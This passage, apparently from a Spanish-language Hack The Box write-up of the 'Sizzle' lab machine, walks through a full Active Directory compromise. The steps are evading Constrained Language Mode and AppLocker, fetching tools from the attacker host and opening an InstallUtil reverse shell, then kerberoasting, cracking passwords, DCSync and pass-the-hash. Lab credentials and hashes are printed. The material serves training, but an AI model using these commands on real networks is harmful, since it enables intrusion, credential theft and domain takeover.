For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
```

Se ha creado la clave privada "amanda.key" y el certificado "amanda.csr".
Un CSR es una solicitud que contiene información sobre el dominio que desea obtener un certificado digital. Se utiliza para enviar a una Autoridad de Certificación (CA) y generar un certificado firmado. Podemos copiar y pegarlo en el "ADCS" web para solicitar la clave publica:



Le damos a "dowload certificate"



Se nos descarga un archivo ".cer"

Nos conectamos a traves de evil-winrm haciendo uso de la clave publica y privada:


```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.10.103 -S -c certnew.cer -k amanda.key

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation

Data: For more information, check Evil-WinRM GitHub: https://github

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\amanda\Documents> whoami
htb\amanda
```

ESCALADA DE PRIVILEGIOS


Podemos intentar enumerar el entorno AD con bloodhound:

```
┌──(env)─(kali㉿kali)-[~/Downloads/BloodHound.py]
└─$ python3 bloodhound.py -ns 10.10.10.103 -d htb.local -c all -u amanda -p Ashare1972
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connectio
INFO: Connecting to LDAP server: sizzle.HTB.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: sizzle.HTB.LOCAL
INFO: Found 8 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: sizzle.HTB.LOCAL
INFO: Done in 00M 24S
```


Hay 2 usuarios que pertenecen al grupo "Domain Admins":



El usuario "MRLKY" puede realizar un "DCSync":



El usuario MRLKY es kerberoasteable:



Tenemos 2 metodos para explotar la maquina:

METODO 1 (CHISEL - GETUSERSSPN - SECRETSDUMP)

Como el puerto 88 y 389 no estan expuestos podemos utilizar la herramienta chisel para realizar el port forwarding pero nos da error al descargar chisel


```
*Evil-WinRM* PS C:\Users\amanda\Documents> IEX (new-object net.webclient).downloadfile('http://10.10.14.12/chisel.exe')
Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (new-object net.webclient).downloadfile('http://10.10.14.12/chise ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand
```

`Cannot create type. Only core types are supported in this language mode.`

Este error se debe a que la maquina victima esta en "Constrained Language Mode", esto quiere decir que la terminal tiene limitaciones. Podemos comprobarlo con el siguiente comando:

```
*Evil-WinRM* PS C:\Users\amanda\Documents> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

Tenemos que intentar cambiar la terminall a un "Full Language Mode". Para bypasear esto tenemos la herramienta de "PSBypassCLM" en github:



Nos clonamos el repositorio y nos metemos en la siguiente ruta:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cd PSByPassCLM/PSBypassCLM/PSBypassCLM/bin/x64/Debug
```

En su interior tenemos un binario que podemos transferir a la maquina victima

```
┌──(kali㉿kali)-[~/…/PSBypassCLM/bin/x64/Debug]
└─$ ls
PsBypassCLM.exe  PsBypassCLM.exe.config  PsBypas
```

Lo transferimos:

```
*Evil-WinRM* PS C:\Users\amanda\Documents> curl http://10.10.14.12/PsBypassCLM.exe -o PsBypassCLM.exe
*Evil-WinRM* PS C:\Users\amanda\Documents> dir

    Directory: C:\Users\amanda\Documents

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        12/28/2024  10:02 AM          33792 PsBypassCLM.exe
```

Una vez transferido tenemos un comando en el repositorio de github que tenemos que ejecutar:

This one tries to open a PS reverse shell (I've bound it into the source as a life saver :-) ..)

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=true /r
```

En nuestro caso ejecutamos lo siguiente:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=true /revshell=true /rhost=10.10.14.12 /rport=1234 /U c:\Users\amanda\Documents\PsBypassCLM.exe
```

Nos ponemos a la escucha con netcat y recibimos la conexion. Podemos comprobar si ya estamos en un "FullLanguage":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.103] 58244

PS C:\Users\amanda\Documents> $ExecutionContext.SessionState.LanguageMode
FullLanguage
```

Aun asi chisel me da problemas ya que no permite ejecutarlo:

```
PS C:\Users\amanda\Documents> .\chisel.exe
ERROR: Program 'chisel.exe' failed to run: This program is blocked by group policy.
+ .\chisel.exe
+ ~~~~~~~~~~~~.
```

Este error puede ser por una politica de "AppLocker". Esta funcionalidad ayuda a prevenir la ejecucion de scripts o binarios. Podemos comprobar si hay alguna politica de "AppLocker":

```
Get-ApplockerPolicy -Local
```

```
PS C:\Users\amanda\Documents> Get-ApplockerPolicy -Local

Version RuleCollections
------- ---------------
      1 {Microsoft.Security.ApplicationId.PolicyManagement.PolicyModel.FilePublisherRule, Microsoft.Security.Applicat ...
```

Para verla en mas detalle las reglas ejecutaremos lo siguiente:

```
(Get-ApplockerPolicy -Local).RuleCollections
```

```
PS C:\Users\amanda\Documents> (Get-ApplockerPolicy -Local).RuleCollections


PublisherConditions : {*\*\*,0.0.0.0-*}
PublisherExceptions : {}
PathExceptions      : {}
HashExceptions      : {}
Id                  : a9e18c21-ff8f-43cf-b9fc-db40eed693ba
Name                : (Default Rule) All signed packaged apps
Description         : Allows members of the Everyone group to run packaged apps that are signed.
UserOrGroupSid      : S-1-1-0
Action              : Allow

PathConditions      : {%WINDIR%\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : a61c8b2c-a319-4cd0-9690-d2177cad7b51
Name                : (Default Rule) All files located in the Windows folder
Description         : Allows members of the Everyone group to run applications that are located in the Windows folder.
UserOrGroupSid      : S-1-1-0
Action              : Allow
```

Por ejemplo, esta politica nos dice que podemos ejecutar aplicaciones que esten dentro de la carpeta windows. Vamos a mover el binario de chisel ahi:

```
PS C:\Windows\temp> curl http://10.10.14.12/chisel.exe -o chisel.exe
PS C:\Windows\temp> .\chisel.exe

  Usage: chisel [command] [--help]

  Version: 1.7.7 (go1.17.6)

  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode

  Read more:
    https://github.com/jpillora/chisel
```

Como podemos ver ya no nos da ningun problema. Realizamos el port forwaring de los puertos 88 y 389:

```
PS C:\windows\temp> curl http://10.10.14.12/chisel.exe -o chisel.exe
PS C:\windows\temp> .\chisel.exe client 10.10.14.12:1234 R:88:127.0.0.1:88 R:389:127.0.0.1:389
```

Ahora podemos solicitar el TGS del usuario kerberoasteable:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetUserSPNs htb.local/amanda:Ashare1972 -dc-ip 127.0.0.1 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name   MemberOf                                                PasswordLastSet
--------------------  ------ --------------------------------------------------------  -------------------
http/sizzle           mrlky  CN=Remote Management Users,CN=Builtin,DC=HTB,DC=LOCAL  2018-07-10 14:08:09.536421  1

[-] CCache file is not found. Skipping...
$krb5tgs$23$*mrlky$HTB.LOCAL$htb.local/mrlky*$be1fa23262af523002d711a84e45df26$700f2719ab592094307202fb41a376961
861818a38c1b03aed9f2ee9423e1c71087f44638b575d076a8f4dc7f769b5c427a2ec45828e984503682fd4eb6a2edf2da7f42e81d34eb96
8e541301f2cc8ea0949890fef00b999fbfb6e8b378f7024f9d600be540b8c2c8d56e1f542abed96324d63b9f81bee1cbd6a975670585cd76
a8e6c7e7b45f7ad3a475b3478caf5c4b21fa3f78335ae2a42c52ecb1859c18e84de05931830ab117d757f4c43d2e86ade76e1c27c0234067
d8ee4f902f8ba31122e80a1720660f092a1e1d5690b0377b7428d1d25250bf192b63d47971ed4b575d6ab54917665bb9265580c8d16d7089
95b2f040fb4ca845f9fb00c92235329d87f47005f1dab31cd7babf90465360bb0141a2752a656ac020ba57abf9cfa7ff07547f0973279863
45e6ded6917f95aec86f8464651795af4496e8078bd65b5343dbf36d8b161e02a59727c7686ca1a304fdf072b7c5802545fb7c7fecbd7e8f
73d333e7f528155f35ba21c0f2ea2bdb93c7afb1119054ff010c46a2a224c1ed922428240f951efe09e07a6ea4260cdb45f843b9e5faa308
43b61160936e7038f52caffb21d7116a07f66cc5215116de3cfcc237c30b80048905b99df0026bf39ca0ef85b53af759a3415f8131f72f3d
25b4628f2db5bdcb6688dee4e53eb5eb4855cf5c0355989a98222d820969bb53cdda4d48cb48314d01c1a68ed32535af5c36d002eee124b1
0df3a
```

Crackeamos las credenciales:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Football#7       (?)
1g 0:00:00:05 DONE (2024-12-28 10:58) 0.1739g/s 1942Kp/s 1942Kc/s 1942KC/s Forever3!..Flygurl09
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Realizamos el DC-Sync con secretsdump para hacernos con el hash NTLM del usuario administrator:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump htb.local/mrlky:'Football#7'@10.10.10.103
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e0ac3a162c9267:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:296ec447eee58283143efbd5d39408c8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
amanda:1104:aad3b435b51404eeaad3b435b51404ee:7d0516ea4b6ed084f3fdf71c47d9beb3:::
mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce48adef:::
sizzler:1604:aad3b435b51404eeaad3b435b51404ee:d79f820afad0cbc828d79e16a6f890de:::
SIZZLE$:1001:aad3b435b51404eeaad3b435b51404ee:ffdc5acdca231961aa9c3eccbdc0f7ff:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e562d64208c7df80b496af280603773ea7d7eeb93ef715392a8258214933275d
Administrator:aes128-cts-hmac-sha1-96:45b1a7ed336bafe1f1e0c1ab666336b3
Administrator:des-cbc-md5:ad7afb706715e964
krbtgt:aes256-cts-hmac-sha1-96:0fcb9a54f68453be5dd01fe555cace13e99def7699b85deda866a71a74e9391e
krbtgt:aes128-cts-hmac-sha1-96:668b69e6bb7f76fa1bcd3a638e93e699
```

Accedemos a la maquina victima con el usuario administrator realizando un "Pass The Hash" con wmiexec:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-wmiexec htb.local/administrator@10.10.10.103 -hashes 'aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e0ac3a162c9267'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
htb\administrator
```

METODO 2 (RUBEUS - NETEXEC)

Nos descargamos Rubeus en la ruta C:/tmp para evadir las reglas de APPLocker:

```
*Evil-WinRM* PS C:\tmp> curl http://10.10.14.12/Rubeus.exe -o Rubeus.exe
*Evil-WinRM* PS C:\tmp> .\Rubeus.exe


  _______          _
 (_____ \        | |
  _____) )_    _| |__   _____ _   _   _  ___
 |  __   /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0


 Ticket requests and renewals:

    Retrieve a TGT based on a user password/hash, optionally saving to a file or applyin
        Rubeus.exe asktgt /user:USER </password:PASSWORD [/enctype:DES|RC4|AES128|AES256
 [/outfile:FILENAME] [/ptt] [/luid] [/nowrap] [/opsec] [/nopac] [/oldsam] [/proxyurl:htt
```

Como sabemos que hay un usuario kerberoasteable solicitamos el TGS al KDC y nos devuelve un hash en formato de kerberos:

```
.\Rubeus.exe kerberoast /creduser:htb.local\amanda /credpassword:Ashare1972
```

```
[*] SamAccountName         : mrlky
[*] DistinguishedName      : CN=mrlky,CN=Users,DC=HTB,DC=LOCAL
[*] ServicePrincipalName   : http/sizzle
[*] PwdLastSet             : 7/10/2018 2:08:09 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*$47EA06DED37DB46777B0EE64E878
                             35D4$9EFC425F90F3C0A4DFA24B964FC366E7317109DC292D325707F5DCE66E2A7ABAD7D427AC1D2
                             24E82B9C48ACBCE945DDED7A6D48D52C1FAE8AC12558048ADB334E980AAC4B3F98E7E987F49291F5
                             4BC13A8FB9CBE72D228CFF349DB080A83F33D15F10370EB595347406EF95929EC45DAF223335EEC8
                             10DE2BC8A85399FF5013951F275734BEA0BEF0346E0AC4CE7A713D916F096936457E15A781067EE9
                             B2A5B2D6D1C1F86DA0B95930E1E1BD93E8ED28C58F534C1BD9115929EB2CDD10BDE239A3EC801113
                             F9A3040CCE4AE9E201670E0D8BAEAC81FEEE397E428FC4526DBF8E191C3FB392D96E36CE475B2024
                             D6A18BA53DC155D0AC4D99C6DFC39182218595DC11F0DA9251C061A7388FBFECA4B9AD22817B890D
                             6A5C8D681C99EFE019013014C52F83693B4F4FBA5DCA5C1BEE8D6E1F7143593F8039FC0684F57691
                             B83BEAF04B98B75D25FC2A73E9697ACB54068025EFD763E4687D1672C5A734B0F43D50E3CB3D4025
                             AB828EDA6A0D5441F1B065A075A03D87DE5F5FC2E19BDDAFB7B56AC2ED42F91EEAE1D2D58A955DCD
                             2E6582ECCE7AF80B09FEA09A5E3E724B1B1DE9E27169535502CB4D3F52F551D8F5E3615E8DBA51AB
                             6612D2B4C6FB01827F015DE0BD90EF788FC8B9C1791A75046E1D41D5FCB8BBF716D3F434D11E43BE
                             7CDE85B6B21D880F825C576D8D5FC61E2F29832878DDCE2A2009671AEF8A9391B1F531634BAD136F
                             1D73C61517F1A60D7FE53E81D1BB7D3A1212CFA60EA4CCEDCE06C4B286FBC483AC40D45287D58ABE
                             B62C7A86E54FBF2EB0504A8C912FF052CC132558A9D18B255D52170A1E807498C2C6AE6DB5EF49D7
                             580AE4B2C85A3D03BD03EF469BD4F83AD39A5EA65BF8919268C0AEDA8D04AA9A10FEB18599A87292
                             72983027D75E39886F4414367FD8A5D6D40EFC8AC55ADB81DE10A1884900E3DD843B917190A2AE96
                             E9359F3C1D70D3A53AA3BE093C553895C5C75F46AC36AB1C3B6BBAE9066B507DB76A06BAD0B210F5
                             C4642080F7EB07652AA9D830E877AF5F1AE166016EC3A3A1C427F9801F48AD096817046202BEE16D
                             B69EF23113B4984CF1DA8CC25C7B2F3564D8FF6979EE2E44475EAAF41281469C0881B7E5D0BCEDC9
                             4DC648DF5AF2EE33C9EE8BA31B634F70CB5F975CC76EBA21A765934B4B6D4124F01124C040FC1DF5
                             EE4A41C311551C1A68B6ACB87A988FF05DD0F7013D156F6039371CEB7172619A5CEDD90B07A52AD8
                             3116955146BD71ADF4D0B32369E663B2278C8312F3E6DF317FBE46E5654C7244616DFF2333815B3D
                             191B722F0E5AFCE6742287EBEB307CC6E2E057E091EDB995B6E38E2A946B2714145DA902DB1D020B
                             68016A2A64ACB24F5
```

Copiamos el hash, lo convertimos todo en una linea y lo crackeamos con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Football#7       (?)
1g 0:00:00:05 DONE (2024-12-28 11:44) 0.1742g/s 1945Kp/s 1945Kc/s 1945KC/s Forever3!..Flygurl09
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Podemos realizar el dc-sync desde netexec para dumpear el ntds:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.103 -u mrlky -p Football#7 --ntds vss
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10 / Server 2016 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB.LOCAL\mrlky:Football#7
SMB         10.10.10.103    445    SIZZLE           [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.10.10.103    445    SIZZLE           [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.10.103    445    SIZZLE           [+] Dumped 0 NTDS hashes to /home/kali/.nxc/logs/SIZZLE_10.10.10.103_2024-12-28_120919.ntds of which 0 were ad
SMB         10.10.10.103    445    SIZZLE           [*] To extract only enabled accounts from the output file, run the following command:
SMB         10.10.10.103    445    SIZZLE           [*] cat /home/kali/.nxc/logs/SIZZLE_10.10.10.103_2024-12-28_120919.ntds | grep -iv disabled | cut -d ':' -f1
SMB         10.10.10.103    445    SIZZLE           [*] grep -iv disabled /home/kali/.nxc/logs/SIZZLE_10.10.10.103_2024-12-28_120919.ntds | cut -d ':' -f1
```

Si no especifico ningun usuario no me dumpea el NTDS pero si le digo que quiero el hash del usuario administrador si que lo consigo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.103 -u mrlky -p 'Football#7' --ntds --user administrator
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10 / Server 2016 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB.LOCAL\mrlky:Football#7
SMB         10.10.10.103    445    SIZZLE           [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
